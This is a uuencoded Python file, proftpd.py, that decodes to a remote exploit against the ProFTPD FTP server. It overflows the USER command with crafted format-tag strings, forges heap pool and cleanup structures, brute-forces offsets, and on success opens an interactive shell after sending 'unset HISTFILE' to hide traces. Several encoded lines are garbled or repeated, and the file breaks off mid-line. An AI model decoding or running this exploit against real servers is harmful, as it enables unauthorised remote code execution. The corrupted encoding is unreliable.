begin 644 proftpd.py M"FEM<&]R="!O<PII;7!O<G0@<WES"FEM<&]R="!R90II;7!O<G0@<VEG;F%L M"FEM<&]R="!S=')U8W0*:6UP;W)T('-O8VME=`II;7!O<G0@=&EM90IF<F]MM(&]P='!A<G-E(&EM<&]R="!/<'1I;VY087)S97(L(\$]P=&EO;D=R;W5P"FEMM<&]R="!H87-H;&EB"FEM<&]R="!R86YD;VT*:6UP;W)T('1E;&YE=&QI8@II]M;7!O<G0@<F4@"@II;7!O<G0@<&EC:VQE"FEM<&]R="!S96QE8W0*"FEM<&]R M="!C;W!Y"@IS<VQ?879A:6QA8FQE(#T@1F%L<V4*"G1R>3H*"6EM<&]R="!SM < VP * "7 - S; A=F%I; & B; & 4@/2!4 < G5E "F5X8V5P="!); 7!0 < G1% < G)0 < BP@ M93H*"7!A<W, *"@IC;&%S<R!5<V5R4W1R:6YG.@H))R<G"@E5<V5R4W1R:6YG M(&ES(&%N(&%B<W1R86-T:6]N('5S960@=&&@<F5F;&5C="!T:&4@9V5N97)AM=&5D('-T<FEN9R!F;W(@=&AE(%5315(*"6-O;6UA;F0N"@H))R<G"@H)<F5P $M9711=\&EO;G,@/2^P"OD)"2,@2&]W(\&UA;GD@)6TG<S*"6-H87)S(#T@,"^)$ $M"OD)(R!(;W<@;6%N>2!!)W,_"@EP97)C96YT7U1S(#T@,`D)"ODC($AO=R!M$ M86YY("54)W,_"@EP97)C96YT7V9S(#T@, `D)"ODC(\$AO=R!M86YY("5F)W,_ M"@EP97)C96YT7VQS(#T@, `D)"ODC(\$AO=R!M86YY("5L)W,_"@EO=F5R9FQO M=U]S:7IE(#T@,`D)"2,@2&]W(&UU8V@@87)E('=E('1R>6EN9R!T;R!O=F5R)M9FQO=R!B>3 *"6-O; '5M;E]L96X@/2`P"0D) "2,@5VAA="!I<R!T:&4@;&5N M9W1H(&]F('1H92!C;VQU;6Y?;F%M93*"B\@("\@("\@=6YK;F]W;E]T86=? M; & 5N9W1H(#T@; & 5N*" = [54Y+3D]73B!404 =])RD*("`@(":19&5N=%]TM86=?;&5N9W1H(#T@;&5N*"=53DM.3U=.)RD*"@H)9&5F(%]?:6YI=%]?*'-E M; &8L(&-H<F]M; W-O; 64L(&]V97)F; &]W7W-I>F4L(&-O; '5M; E]L96XI.@H)M"7-E;&8N8VAR;VUO<V]M92`](&-H<F]M;W-O;64*"@D)<V5L9BYO=F5R9FQO $M; '5M; E]L96X*"@D) < V5L9BYR97!E=&ET:6]N<R^](&-H<F]M;W-O;64N8V]U$ M;GOH(B5M(BD*"0ES96QF+F-H87)S(#T@8VAR;VUO<V]M92YC;W5N="@B02(I M"@D)<V5L9BYP97)C96YT7U1S(#T@8VAR;VUO<V]M92YC;W5N="@B)50B*0H) M"7-E;&8N<&5R8V5N=%]F<R`](&-H<F]M;W-O;64N8V]U;GOH(B5F(BD*"OES)M96QF+G!E<F-E;G1?;',@/2!C:')0;6]S;VUE+F-O=6YT*"(E;"(I"@D)<V5LM9BYP97)C96YT7UIS(#T@8VAR;VUO<V]M92YC;W5N="@B)5HB*0H*"0ES96QF M"@ED968@;&5N*'-E;&8I.@H)"2<G)PH)"6QE;B@I(&-A;&-U;&%T97,@:&]W M(&UU8V@@<W!A8V4@=&AE(&=I=F5N('-T<FEN9R!W:6QL(&5X<&%N9"!T;R!D M=64@=&&@=&&G('!A<W-I;F<N"@D))R<G"@H)"2-A<W-E<G0H<V5L9BYC;VQUM;6Y?;&5N("\$](#`I"@H)"6QI;F5?;&5N9W1H(#T@;&5N*"(B+FIO:6XH<V5L M9BYC:')O;6]S;VUE*2D*"OD*"ODC("@@*R!C;VQU;6Y?;&5N("L@/2<*"OER M970@/2`Q("L@<V5L9BYC;VQU;6Y?;&5N("L@,@H)"7)E="`K/2`H<V5L9BYR $M97!E=\&ET:6]N<R^J(\&QI;F5?;\&5N9W1H*0H)"7)E="^K/2!S96QF+F-H87)S$ M"@D) < F5T("L]('-E;&8N;W9E < F9L;W=?<VEZ90H)"7)E="`K/2`H<V5L9BYUM;FMN;W=N7W1A9U]L96YG=&@@*B!S96QF+G!E<F-E;G1?6G,I"2,@>U5.2TY/ M5TX@5\$%'?0H)"7)E="`K/2!S96QF+G!E<F-E;G1?9G,)"0D)"2,@+0H)"7)E M="`K/2`H<V5L9BYP97)C96YT7U1S("H@,RD)"OD)(R`P+C`*"OER970@*ST@

M*'-E;&8N:61E;G1?=&%G7VQE;F=T:"`J('-E;&8N<&5R8V5N=%]L<RD)"2,@ M54Y+3D]73@H)"7)E="`K/2`R("`C("<I(`H)"@D)<F5T=7)N(')E=`H*"61EM9B!?7W-T<E]?*'-E;&8I.@H)"7)E='5R;B`B(BYJ;VEN*'-E;&8N8VAR;VUO M<V]M92D*"F-L87-S(%-I;&QY4W1R=6-T.@H)<&%R86US(#T@6UT*"@ED968@ M7U]I;FET7U\H<V5L9BP@*F%R9W,I.@H)"6%S<V5R="AL96XH<V5L9BYP87)A M;7,I("\$](#`I"@H)"6EF*&QE;BAA<F=S*2DZ"@D)"6%S<V5R="AL96XH87)G M<RD@/3T@;&5N*'-E;&8N<&%R86US*2D*"@D)"7!A<F%M<R`](&-O<'DN8V]PM>2AS96QF+G!A<F%M<RD*"@D)"69O<B!A<F<@:6X@87)G<SH*"0D)"7-E=&%T $\verb|M='(H<V5L9BP@<&R86US+G!O<"@P*2P@87)G*0H*"61E9B!?7W-T<E]?*'-E|$ $\texttt{M;\&8I.@H)"7)E="`](\$M="@H)"2,@8V\$N('!R;V)A8FQY("),(B`J(&\$M="P@H)"2,BV\$N('!R;V)A8FQY("),(B`J(&\$M="P@H)"2,BV\$N('!R;V)A8FQY("),(B`J(&\$M="P@H)"2,BV\$N('!R;V)A8FQY("),(B`J(&\$M="P@H)"2,BV\$N('!R;V)A8FQY("),(B`J(&\$M="P@H)"2,BV\$N('!R;V)A8FQY("),(B`J(&\$M="P@H)"2,BV\$N('!R;V)A8FQY("),(B`J(&\$M="P@H)"2,BV\$N(''!R;V)A8FQY("),(B`J(&\$M="P@H)"2,BV\$N(''!R;V)A8FQY("),(B`J(&\$M="P@H)"2,BV\$N(''!R;V)A8FQY("),(B`J(&\$M="P@H)"2,BV\$N(''!R;V)A8FQY("),(B`J(&\$M="P@H)"2,BV\$N(''!R;V)A8FQY("),(B`J(&\$M="P@H)"2,BV\$N('''!R;V)A8FQY("),(B`J(&\$M="P@H)"2,BV\$N('''!R;V)A8FQY("),(B`J(&\$M="P@H)"2,BV\$N('''''),(B`J(&\$M="P@H)"),(B`J(&\$M="PW)"),(B`J(&W)"),(B`J(&W)"),(B`J(&W)"),(B`J(&W)"),(B`J(&W)"),(B`J(&W)"),(B`J(&W)"),(B`J(&W)"),(B`J(&W)"),(B`J(&W)"),(B`J(&W)"),(B`J(&W)"),(B`J(&W)"),(B`J(W)"),(B`J(W)"),(B`J(W)"),(B`J(W)"),(B`J(W)"),(B`J(W)"),(B`J(W)"),(B`J(W)"),(B`J(W)"),(B`J(W)"),(B`J(W)"),(B`J(W)"),(B`J(W)"),(B`J(W)"),(B`J(W)"),(B`J(W)"),(B`J(W)"),(B`J(W)"),(B`J(W)$ M*G-E;&8N<&%R86US(&ET+@H*"OEF;W(@<&%R86T@:6X@<V5L9BYP87)A;7,Z M"@D)"2-P<FEN="!P87)A;0H)"0DC<')I;G0@9V5T871T<BAS96QF+"!P87)A $\texttt{M;2D*"0D)} < \texttt{F5T+F\$P} < \&5 \texttt{N9"AS=')} \\ \texttt{U8W0N} < \&\$\texttt{C:R@B/\$PB+"!G971A='1R*'-E} \\ \texttt{SPB+"} \\ \texttt{SPB+"}$ M;&8L('!A<F%M*2DI"@H)"7)E='5R;B`B(BYJ;VEN*')E="D*"@ED968@7U]L M96Y?7RAS96QF*3H*"0ER971U<FX@;&5N*'-E;&8N<&%R86US*2`J(#0*"F-L M87-S(%!O;VQ";&]K*%-I;&QY4W1R=6-T*3H*"2,@("`O*B!!8W1U86P@:&5A M9&5R("HO"@DC("!S=')U8W0@>PH)(R`@("!C:&%R("IE;F1P.PH)(R`@("!U M;FEO;B!B;&]C:U]H9'(@*FYE>'0["@DC("`@(&-H87(@*F9I<G-T7V%V86EL M.PH)(R`@?2!H.PH)(R`K('!A9&1I;F<@8W)A<"`Z?`H)(R!T;W1A;"!O9B`R M-"!B>71E<RX*"@EE;F1P(`D)/2`P>#0Q-#\$T,30Q"@EN97AT(`D)/2`P>#0R $M-\#(T,COR"@EF:7)S=\$]A=F\$I;`D](\#!X-\#,T,SOS-\#,*"7!A9\$\Q"OD](\#!X-\#,T,SOS-\#,*"7!A9%\Q"OD](#!X-\#,T,SOS-\#,*"7!A9%\Q"OD](#!X-\#,T,SOS-#,*"7!A9%\Q"OD](#!X-#,T,SOS-#,T,SO$ $M-\#^T,\#0P-\#^*"@EP87)A;7,@/2!;(")E;F1P(BP@(FYE>'0B+"^B9FER<W1?)$ M879A:6PB+"`B<&%D7S\$B(%T*"F-L87-S(%!O;VQ(96%D97(H4VEL;'E3=')U M8W0I.@H)(R!S=')U8W0@<&]O;"!["@DC("!U;FEO;B!B;&]C:U]H9'(@*F9I M<G-T.PH) (R`@=6YI;VX@8FQO8VM?:&1R("IL87-T.PH)(R`@<W1R=6-T(&-L M96%N=7`@*F-L96%N=7!S.PH)(R`@<W1R=6-T('!O;VP@*G-U8E]P;V]L<SL* M=6)?<')E=CL*"2,@('-T<G5C="!P;V]L("IP87)E;G0["@DC("!C:&%R("IF M<F5E7V9I<G-T7V%V86EL.PH)(R`@8V]N<W0@8VAA<B`J=&%G.PH)(R!].PH* M"69I<G-T(`D)"3T@,'@S,#,P,S`S,`H);&%S="`)"0D](#!X,S\$S,3,Q,S\$* M"6-L96%N=7!S(`D)/2`P>#,R,S(S,C,R"@ES=6)?<&]O;',)(`D](#!X,S,S)M,S,S,S,*"7-U8E]N97AT(`D)/2`P>#,T,S0S-#,T"@ES=6)?<')E=@D)/2`P M>#,U,S4S-3,U"@EP87)E;G0)"0D](#!X,S8S-C,V,S8*"69R965?9FER<W1? M879A:6P)/2`P>#,W,S<S-S,W"@ET86<)"OD](#!X,S@S.#,X,S@*"@DC("<I M7'@P,"!F;W(@=&&G(`H)<&R86US(#T@6R`B9FER<W0B+"`B;&&S="(L(")C)M; &5A; G5P < R(L(")S=6)? < &]O;',B+"`B < W5B7VYE > 'OB+"`B < W5B7W!R978BM+"`B < & \$R96 YT (BP@ (F9R965?9FER < W1?879A : 6PB ("!="@IC; & \$S < R!0; V] L $\verb"MOVQE86YU<"A3:6QL>5-T<G5C="DZ"@DC='EP961E9B!S=') U8W0@8VQE86YU$ M<"!["@DC("!V;VED("ID871A.PH)(R`@=F]I9"`H*G!L86EN7V-L96%N=7!? M8V(I*'90:60@*BD["@DC("!V;VED("@J8VAI;&1?8VQE86YU<%]C8BDH=F]I M9"`J*3L*"2,@('-T<G5C="!C;&5A;G5P("IN97AT.PH)(WT@8VQE86YU<%]T M.PH*"61A=&\$@/2`P>#4Q-3\$U,34Q"@EP;&%I;E]C;&5A;G5P7V-B(#T@,'@U) $M,C4R-3(U,@H)8VAI;&1?8VQE86YU<%]C8B^](#!X-3,U,S4S-3,)"@EN97AT$ M(#T@,'@U-#4T-30U-`H*"7!A<F%M<R`](%L@(F1A=&\$B+"`B<&QA:6Y?8VQE M86YU<%]C8B(L(")C:&EL9%]C;&5A;G5P7V-B(BP@(FYE>'0B(%T*"@IC;&%S $\texttt{M} < \texttt{R!0} < \texttt{F]\&5\$!\$7T) A < \texttt{VEC} < \texttt{SH*"2} < \texttt{G)R`*"4) A < \texttt{V4@8VQA} < \texttt{W,@9F]R(\&]F9G-E}$ M="!E>'!L;VET8711;VXL(&%N9"!B<G5T9690<F-E(&5X<&Q0:71A=&E0;BX* $\verb|M"2<G)PH*"75S97)?8V] L = 6UN7VQE; F = T: "`](\#`*"@DC(\% - E; \&8M9\&] C = 6UE | C = 100 | C$ M;G1I;F<@8V]D92`Z*0H)=7-E<E]C;VQU;6Y?;&5N9W1H<R`](%L@;&5N*")U M<V5R:60B*2P@;&5N*")U<V5R;F%M92(I(%T@"@H);7-F7W!A='1E<FX@/2`H M"@D))T%A,\$%A,4%A,D%A,T%A-\$%A-4%A-D%A-T%A.\$%A.4%B,\$%B,4%B,D%B M,T%B-\$%B-2<*"0DG06(V06(W06(X06(Y06,P06,Q06,R06,S06,T06,U06,V M06, W06, X06, Y060P060Q)PH)"2=!9#)!9#-!9#1!9#5!9#9!9#=!9#A!9#E! M93!!93%!93)!93-!931!935!939!93<G"@D))T%E.\$%E.4%F,\$%F,4%F,D%F M,T%F-\$%F-4%F-D%F-T%F.\$%F.4%G,\$%G,4%G,D%G,R<*"0DG06<T06<U06<V M06<W06<X06<Y06@P06@Q06@R06@S06@T06@U06@V06@W06@X06@Y)PH)"2=! M:3!!:3%!:3)!:3-!:31!)PH)*0H*"6)A9&-H87)S(#T@<V5T*")<>#`P7'@P M85QX,&1<>#%A7'@R,EQX,C5<>#(W7'@U8UQX-69<>&9F(BD*"7-K="`](\$YO $M;F4*"@EC86-H92`]($YO;F4*"@ED968@7U]I;FET7U\H<V5L9BP@:&]S="P@$ M;W!T:6]N<RDZ"@D)<V5L9BYH;W-T(#T@:&]S=`H)"7-E;&8N;W!T:6]N<R`]M(&]P=&EO;G,*"@D)(W!R:6YT(&]P=&EO;G,*"@D):68H;W!T:6]N<RYU<V5R

M7V-O; '5M;E]L96YG=&@I.@H) "0ES96QF+G5S97)?8V]L=6UN7VQE;F=T:',@ M/2!;(&]P=&EO;G,N=7-E<E]C;VQU;6Y?;&5N9W1H(%T*"0D*"@ED968@<V5T $\verb|M7W5S97|?8V] L = 6UN*' - E; & 8L(&YA; 64I.@H) "7 - E; & 8N = 7 - E < E]C; VQU; 6Y?$ M;&5N9W1H(#T@;&5N*&YA;64I"@H)9&5F(&UA:V5?=7-E<E]S=')I;F<H<V5L M9BP@;W9E<F9L;W=?86UO=6YT+"!C;VQU;6Y?;&5N9W1H+"!P861D:6YG/3`I M.@H) "2<G) PH) "6UA:V4@<F5T=7)N<R!A(%5S97)3=')I;F<@8VQA<W,@:6YIM=&EA;&EZ960@=VET:"!P87)A;65T97)S(&%B;W9E+@H)"0H)"6]V97)F;&]W $\verb|M7V8M; \verb|W5N="!I; F118V8T97,@:&] \verb|W(&UU8V@L(&EF(&8N>2P@=&AE('1A<F=E)) | W(&UU8V@L(&EF(&8N>2P@=&AE('1A<F=E)) | W(&UU8V@L(&EF(&8N>2P@=&AE('1A)) | W(&UU8V@L(&EF(&8N>2P@=&AE('1A)) | W(&UU8V@L(&EF(&8N>2P@=&AE('1A)) | W(&UU8V@L(&EF(&8N)) | W(&UU8V@L(&UU8V@L(&EF(&8N)) | W(&UU8V@UB(&EF(&8N)) | W(&UU8V@UB(&EF(&EF(&8N)) | W(&UU8V@UB(&EF(&EF(&8V)) | W(&UU8V@UB(&EF(&EF(&EF(&EF$ M="!B=69F97(@<VAO=6QD(&)E"@D);W9E<G=R:71T96X@8GDN(\$EF(&ET(&ES M(#L(&ET('=I;&P@<F5T=7)N(&\$@<W1R:6YG('1H870@=7-E<PH)"6)E='=EM96X@,3`R-"!A;F0@-#`X,"!B>71E<RX*"ODG)R<*"@H)"71A9W,@/2!;("(E M; 2(L("(E;"(L("(E9B(L("(E6B(L("(E5"(L(")!(B!="@D)=&G7VQE;B`) $M(\&QE;BAT86=S*OD)"@H)"69O=6YD(#T@1F%L<V4*"0EA='1E;7!T<R^](#^@1F%L*OEA*)$ M"@H)"7=H:6QE(&YO="!F;W5N9#H*"0D)871T96UP=',@*ST@,0H)"0EC:')0 M;6]S;VUE(#T@6UT*"OD)"@D)"6ET96US(#T@<F%N9&]M+G)A;F1I;G0H,"P@ M,3`P*0H)"0EW:&EL92!I=&5M<SH*"0D)"6-H<F]M;W-O;64N87!P96YD*'1A M9W-;<F%N9&]M+G)A;F1I;G0H, "P@=&%G7VQE;BTQ*5TI"@D)"0EI=&5M<R`M $M/2^Q"B^*"0D)(R!0<F]B86)L>2!U;BUN965D960L(&%S(#$P,"^J(#(@/"^R)))$ M-38N(\$)U="!)(&UI9VAT(&1E8VED92!T;R!C:&%N9V4*"0D)(R!S;VUE=&AI M;F<@;&%T97(@;VXL(&%N9"!T:&ES('=O=6QD('-E<G9E(&%S(&\$@<W5I=&%B M; & 4@<F5M: 6YD960*"0D)87-S97)T*&QE;B@B(BYJ;VEN*&-H<F]M;W-O;641M*2`\(#(U-BD*"@D)"6EF*&]V97)F;&]W7V%M;W5N="`]/2`P*3H*"0D)"6-H M<F]M;W-O;64N87!P96YD*'-E;&8N;7-F7W!A='1E<FY;.G!A9&1I;F==*0H*M"0D)"75S(#T@57-E<E-T<FEN9RAC:')O;6]S;VUE+"!O=F5R9FQO=U]A;6]U M;GOL(&-O;'5M;E]L96YG=&@I"@D)"0EI9BAU<RYL96YG=&@@/CT@,C^T."!A M;F0@=7,N;&5N9W1H(#P](#0P.#`I.@H)"0D)"690=6YD(#T@5')U90H)"0D* M"OD)96QS93H*"OD)"6-H<F]M;W-O;64N87!P96YD*'-E;&8N;7-F7W!A='1EM<FY;.F]V97)F;&]W7V%M;W5N=%TI"@D)"0D*"0D)"75S(#T@57-E<E-T<FEN M9RAC: ')O;6]S;VUE+"!O=F5R9FQO=U]A;6]U;GOL(&-O; '5M;E]L96YG=&@I M"@D) "0E19BAU<RYL96YG=&@@/3T@-#`Y-B`K(&]V97)F;&]W7V%M;W5N="`K M(#(I.@H)"0D)"690=6YD(#T@5')U90H*"0DC<')I;G0@(D90=6YD(&EN("5D M(&T=&5M<'1S(B)E(&T=&5M<'1S"@D)(W!R:6YT('5S+F-H<F]M;W-O;64*)M"@D) < F5T = 7)N('5S"@H)9&5F(&-O;FYE8W0H < V5L9BDZ"@D))R < G"@D)8V]NM;F5C="!T;R!T:&4@<F5M;W1E(&AO<W0L(&\$N9"!H86YD;&4@4U-,('-U<'!O'))M<G0@:68@<F5Q=65S=&5D+@H)"2<G)PH*"0EI9BAS96QF+G-K="DZ"@D)"71RM>3H*"0D)"7-E; &8N<VMT+G-E; F0H(E%5251<<EQN(BD*"0D)97AC97!T.@H) M"OD) < & \$ < PH * "OD) < V5L9BYS: W0N8VQO < V4H * 0H * "OES: W0@/2!S; V-K970N M<V]C:V5T*"D*"0ET<GDZ"@D)"7-K="YC;VYN96-T*"AS96QF+FAO<W0L('-E M;&8N;W!T:6]N<RYP;W)T*2D*"0EE>&-E<'0@<V]C:V5T+F5R<F]R+"!E.@H) $M"0EP<FEN="`B56YA8FQE('10(&-O;FYE8W0@=&\@<F5M;W1E(&AO<W0@*"5S)$ M*2(@)2!E+FUE<W-A9V4*"0D)<WES+F5X:70H,2D*"@D)8F%N;F5R(#T@<VMT M+G)E8W8H,3`P*2YS=')I<"@I"@H)"6EF*&YO="!B86YN97(I.@H)"0ES:WON M8VQO<V4H*0H) "0ER971U<FX@1F%L<V4*"@D)<')I;G0@(ELK72!#;VYN96-T M960L(')E8VEE=F5D(%LE<UT@87,@=&AE(&)A;FYE<B(@)2!B86YN97(*"@D) M:68H;F]T('-E;&8N;W!T:6]N<RYS<VPI.@H)"0ES96QF+G-K="`]('-K=`H) M"0ER971U<FX@5')U90H*"0DC(%=R87`@<V]C:V5T"@H)"7-K="YS96YD*")! M551((%1,4UQR7&XB*0H)"7)E<W\@/2!S:W0N<F5C=B@U,#\I+G-T<FEP*"D* M"0EI9BAR97-P6SHS72`A/2`B,C,T(BDZ"@D)"7!R:6YT(")\$:60@;F]T(&=E M="!/2R!S=&%T=7,@9F]R(\$%55\$@@5\$Q3(@H)"0EP<FEN="`B1V]T(%LE<UT@FEN=")M:6YS=&5A9"(@)2!R97-P"@D)"7-K="YC;&]S92@I"@D)"7)E='5R;B!&86QS M90H) "0H) "7-E; &8N<VMT(#T@<W-L+G=R87!?<V]C: V5T*'-K="D*"0ES96QF M+G-K="YD;U]H86YD<VAA:V4H*0H)"0H)"7)E='5R;B!4<G5E"@H)9&5F(&10)M7V9A:V5?875T: "AS96QF+"!F86ME875T: '-T<BDZ"@D)<V5L9BYS:W0N<V5T M=&EM96]U="@Q,"XP*0H*"0EP<FEN="`B6RM=(%-E;F1I;F<@=7-E<B`N+B(L))M"@D)<V5L9BYS:W0N<V5N9"@B55-%4B`E<UQR7&XB("4@9F%K96%U=&AS='(I M"@D)=')Y.@H)"0ER97-P(#T@<V5L9BYS:W0N<F5C=B@T,#`I+G-T<FEP*"D* M"OD):68H;F]T(')E<W`I.@H)"OD)<F5T=7)N(\$9A;'-E"@D)97AC97!T(\$5X M8V5P=&EO;BP@93H*"0D)<')I;G0@(G1O;VL@=&]O(&QO;F<L(')E='5R;FEN M9R`H)7,I(B`E("AE+FUE<W-A9V4I"@D)"7!R:6YT('1Y<&4H92D*"0D)<')I M;G0@9&ER*&4I"@D)"7)E='5R;B!&86QS90H*"0EP<FEN="`B<F5S<&]N<V4@ M=V%S(%LE<UTB("4@<F4N<W5B*");7F\$M>D\$M6C`M.2`E+UTB+"`B+B(L(')E

M<W\n<W1R:7\H*2D*"@D)<')I;G0@(ELK72!396YD:6YG('!A<W,@+BXB+\H) M"0H) "71R>3H*"0D) < V5L9BYS: W0N < V5N9 "@B4\$%34R! I; G9A; &ED7') < ; B(I M"@D) "7)E<W`@/2!S96QF+G-K="YR96-V*#\$P,"DN<W1R:7`H*0H)"0EI9BAN M;W0@<F5S<"DZ"@D)"0ER971U<FX@1F%L<V4*"0EE>&-E<'0@17AC97!T:6]N M+"!E.@H)"0EP<FEN="`B=&]O:R!T;V\@;&]N9RP@<F5T=7)N:6YG("@E<RDB M("4@*&4N;65S<V%G92D*"0D)<')I;G0@='EP92AE*0H)"0EP<FEN="!D:7(H M92D*"0D)<F5T=7)N(\$9A;'-E"@H)"7!R:6YT(")R97-P;VYS92!W87,@6R5S M72(@)2!R97-P"@D) < V5L9BYS:W0N < V5T=&EM96]U = "@P*0H) "7)E = '5R;B!4M<G5E"@H)9&5F(&-H96-K7V9O<E]B861?8VAA<G,H<V5L9BP@<W1R:6YG*3H* M"ODC(#PS('-E="!O<&5R8711;VYS"@D)<F5T=7)N('-E="@I(#T]("AS970H))M<W1R:6YG*2`F('-E;&8N8F%D8VAA<G,I"@H)9&5F('-H96QL7VAA;F1L97(H M<V5L9BDZ"@D))R<G"@D)<VAE;&Q?:&%N9&QE<B!C:&5C:W,@=&\@<V5E(&EF $M('=E(\&AA=F4@82!R96UO=\&4@<VAE;\&P@;VX@<V]C:V5T+"!A;F0@:68@<V\L$ $M(\H) = 6 L; \& W = 7 - E < B!T; R!I; G1E < F9A8V4@=VET: "!I = "X*" ODG$ M)R<*"@D)(R!7;W)K(&]U="!W:&%T('-K="!W92!S:&]U;&0@8F4@=7-I;F<* M"0EI9BAS96QF+F]P=&EO;G,N<W-L*3H*"0D)<VMT(#T@<V5L9BYS:W0N7W-O M8VL*"0D) <VMT+G-E=&)L;V-K:6YG*#\$I"@D)96QS93H*"0D) <VMT(#T@<V5L M9BYS:W0*"@D)<FQI<W0L('=L:7-T+"!X;&ES="`]('-E;&5C="YS96QE8W0H M6W-K=%TL(%M=+"!;<VMT72P@,BXP*0H)"6EF*'-K="!I;B!R;&ES="!O<B!S M:W0@:6X@>&QI<W0I.@H)"ODC(%-O8VME="!I<R!P<F]B86)L>2!C;&]S960N $M"@D)"7)E<W^@/2!S:W0N<F5C=B@U,#^I"@D)"6EF*&YO="!R97-P*3H*"0D)$ M"7)E='5R;B!&86QS90H)"OD*"OD):68H*')E<W!;,%T@/3T@(EQX,3<B(&%N M9"!S96QF+F]P=&EO;G,N<W-L*2!O<B!R97-P6S!=(#T]("(S(BDZ"@D)"0DC)")M(\$1H:7,@:7,@:6YT97)E<W1I;F<N(\$DG=F4@;F]T:6-E9"!T:&\$T(&EF('=E'))M(&=E="!A(')E<W!O;G-E+"!W92=V92!C;W)R=7!T960@=&AE(`H)"OD)(R!H)M96%P(&5N;W5G:"!T:&%T(&]N92!M;W)E(&-O;6UA;F0@<VAO=6QD(&10('1H M92!T<FEC:R`[*0H*"0D)"7!R:6YT(");*UT@0VQO<V4N(%1R>6EN9R!T;R!T M<FEG9V5R('9182!005-3(&EN=F%L:60B"@D)"0ES96QF+G-K="YS96YD*")0 M05-3(&EN=F%L:61<<EQN(BD*"0D)"71I;64N<VQE97`H,"XU*0H)"0EE;'-E M.B`*"OD)"7!R:6YT(");*UT@2&TN(\$=O="!;)7,N+ETL('5N97AP96-T961L M>2XN('1H:7,@=7-U86QL>2!M96%N<R!W92=R92!C;&]S92!T;R!G971T:6YG M(&\$@<VAE;&P@.RDB("4@<F5S<"YE;F-O9&4H)VAE>"<16SHQ,ET*"@D)"@H)M"7!R:6YT("=;*UT@0VAE8VMI;F<@9F]R('-H96QL+BXN)RP*"@D)=')Y.@H) M96-V*#(P*0H*"0D):68H<F5S<"YF:6YD*")\$3TY%(BD@/3T@+3\$I.@H)"0D) M<')I;G0@(FYO="!F;W5N9"P@9V]T(%LE<UT@:6YS=&5A9"(@)2`H<F5S<"YS M=')I<"@I+F5N8V]D92@G:&5X)RDI"@D)"0ER971U<FX@1F%L<V4*"0D)96QS M93H*"0D)"7!R:6YT("(@87!P96%R<R!W92!H879E(&=O="!A('-H96QL(@H* M"0EE>&-E<'0@<V]C:V5T+F5R<F]R+"!E.@H)"0EP<FEN="`G0V]N;F5C=&E0 M;B!I;G1E<G)U<'1E9"`H)7(I)R`E(&4*"OD)<F5T=7)N"@H)"OH*"OES:WONM<V5N9"@B=6YS970@2\$E35\$9)3\$5<;B(I"@D)(R!0<F]&5%!\$('5S97,@<VEG)M86QR;2!F;W(@<V-H961U;&EN9R!T:&EN9W,*"0ES:W0N<V5N9"@B=')A<"`G M('=E(&-A;B!S964@=VAE;B!W92!M86ME(&-L:2!E<G)O<G,*"0ES:W0N<V5N)M9"@B97AE8R`R/B8Q7&XB*OH*"ODC(\$-L96%N('5P('-O;64@9FEL92!D97-C M<FEP=&]R<PH)"690<B!I(&EN(')A;F=E*#,L(#\$P*3H*"0D)<VMT+G-E;F0H M(F5X96,@)60^)BU<;B(@)2!I*OH*"0EP<FEN="`B6RM=(%-T87)T:6YG('-H $\verb|M96QL+B!S:&] \verb|U;&0@8F4@86-T:79E(&$N9"!C;&5A;F5D('5P(@H*"0ET(\#T@F1))) | \verb|SFFERT| | SFFERT| | S$ M=&5L; F5T; & EB+E1E; & YE="@I"@D) = "YS; V-K(#T@<VMT"@D) = "YI; G1E<F&CD = WSCD = $\texttt{M="@I"@D)"@D) < F5T=7) N(\$1R=64*"@ED968@;\&]A9\$]C86-H92AS96QF+"!Table = \texttt{M="@I"@D}) = \texttt{M=0} = \texttt{$ M87)G9701.@H) "6EF*'-E;&8N;W!T:6]N<RYI9VYO<F5?8V%C:&4I.@H) "0ER M971U<FX*"@D)=')Y.@H)"0ED871A(#T@;W!E;B@G)7,N8V%C:&4G("4@=&%R M9V5T6R=T>7!E)UTI+G)E860H*0H)"65X8V5P="!%>&-E<'1I;VXL(&4Z"@D) M"7!R:6YT("(E<B(@)2!E"@D)"7)E='5R;B!&86QS90H*"0ES96QF+F-A8VAE M(#T@<&EC:VQE+FQO861S*&1A=&\$I"@H)9&5F('-A=F5?8V%C:&4H<V5L9BP@ M=&%R9V5T+"!F86ME+"!T<FEG9V5R*3H*"0EI9BAS96QF+F]P=&EO;G,N:6=N M;W)E7V-A8VAE*3H*"0D)<F5T=7)N"@H)"6EF*&YO="!S96QF+F-A8VAE*3H* $\verb|M"OD| < V5L9BYC86-H92`]('M]"@D)"@D):68H;F]T('-E;&8N8V&C:&4N:&&S$ M7VME>2AT87)G971;)VYA;64G72DI.@H)"0ES96QF+F-A8VAE6W1A<F=E=%LG M;F%M92==72`](%M="@H)"7-E;&8N8V%C:&5;=&%R9V5T6R=N86UE)UU=+F%P $\texttt{M} < \&5 \texttt{N9} \texttt{"@H9F} \& \texttt{K92P@=')} \texttt{I9V} = \texttt{E} < \texttt{BDI} \texttt{"@H)} \texttt{"} \\ \texttt{61A} = \& \$@/2! \texttt{P} : \texttt{6} - \texttt{K}; \& \texttt{4N9} \texttt{'5M} < \texttt{'}, \texttt{H}$

M<V5L9BYC86-H92D*"@D)(W1R>3H*"0EF<"`](&]P96XH)R5S+F-A8VAE)R`E M('1A<F=E=%LG='EP92==+"`G=RLG*0H)"69P+G=R:71E*&1A=&\$I"@D)9G`N M8VQO<V4H*0H)"2-E>&-E<'0@17AC97!T:6]N+"!E.@H)"2,)<F%I<V4*"@IC M;&\$S<R!0<F]&5%!\$7T]F9G-E=',H4')O1E101%]"87-I8W,I.@H)9&5F('1E M<W1?8V%C:&4H<V5L9BP@=&%R9V5T*3H*"0ES96QF+FQ0861?8V%C:&4H=&%R M9V5T*0H*"0EI9BAS96QF+F-A8VAE(&%N9"!S96QF+F-A8VAE+FAA<U]K97DH M=&%R9V5T6R=N86UE)UTI*3H*"0D)<')I;G0@(ELK72!4<GEI;F<@)60@8V%C M:&5D('1R:6=G97(@:6YF;W)M871I;VX@9F]R("5S(B`E("AL96XH<V5L9BYC M86-H95MT87)G971;)VYA;64G75TI+"!T87)G971;)VYA;64G72D*"@D)"690 M<B!F86ME+"!T<FEG9V5R(&EN('-E;&8N8V%C:&5;=&%R9V5T6R=N86UE)UU= M.@H)"0D)<V5L9BYC;VYN96-T*"D*"0D)"6EF*&YO="!S96QF+F107V9A:V5? M<VAU=&10=VXB"@D)"0D)=&EM92YS;&5E<"@Q,"D*"0D)"0EC;VYT:6YU90H* M"OD) "7-E; &8N<VMT+G-E; FOH(E5315(@)7-<<EQN(B`E('1R:6=G97(I"OD)) "7-E; &8N<VMT+G-E; 